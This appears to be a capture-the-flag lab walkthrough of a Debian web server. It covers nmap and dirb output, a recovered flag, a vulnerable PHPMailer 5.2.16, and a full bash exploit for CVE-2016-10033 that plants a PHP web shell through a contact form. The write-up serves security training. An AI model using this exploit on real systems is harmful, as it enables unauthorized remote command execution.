22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.71 seconds
root@Kali:~/Desktop#
```

Looks like we have quite a few services open to us. Let's try the most obvious of http on port 80. After paging through the website and not finding anything with inspect we're going to then move to enumeration the website with dirb.

```
==> DIRECTORY: http://192.168.1.115/js/

==> DIRECTORY: http://192.168.1.115/manual/
+ http://192.168.1.115/server-status (CODE:403|SIZE:301)

==> DIRECTORY: http://192.168.1.115/vendor/

==> DIRECTORY: http://192.168.1.115/wordpress/

---- Entering directory: http://192.168.1.115/css/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.115/fonts/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Looks like there's some viable directories here. Let's start with /vendor




So I started with License and found nothing, now to move to PATH.

```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```

There's flag 1.

The SECURITY.md file looks interesting. Let's take a look.




Looks like a list of vulnerabilities.

VERSION is another directory.


```
5.2.16
```

Well look at this. According to the Security.md file. Anything prior to version 5.2.18 is vulnerable to CVE-2016-10033

Let's use searchsploit to find some vulnerabilities



Looks like there's some php vulnerabilities. Let's try a reverse php. Luckily a php is already provided for us as "exploit.sh" as part of our resources. Let's take a look.



```
#!/bin/bash
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2
/new/master/1-Lesson-Plans/24-Final-Project/Activities/Day-1/Unsolved

TARGET=http://192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
              --data-urlencode "name=Hackerman" \
              --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah
\"@badguy.com" \
              --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']);
?>" \
              --data-urlencode "action=submit" \
              $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"exploit.sh" 21L, 762C                                    5,0-1         All
```

Make sure that the target is set to the IP of the website we're after. Now to run the script. Since it's configured to act on a specific target there's no need to use any additional tools.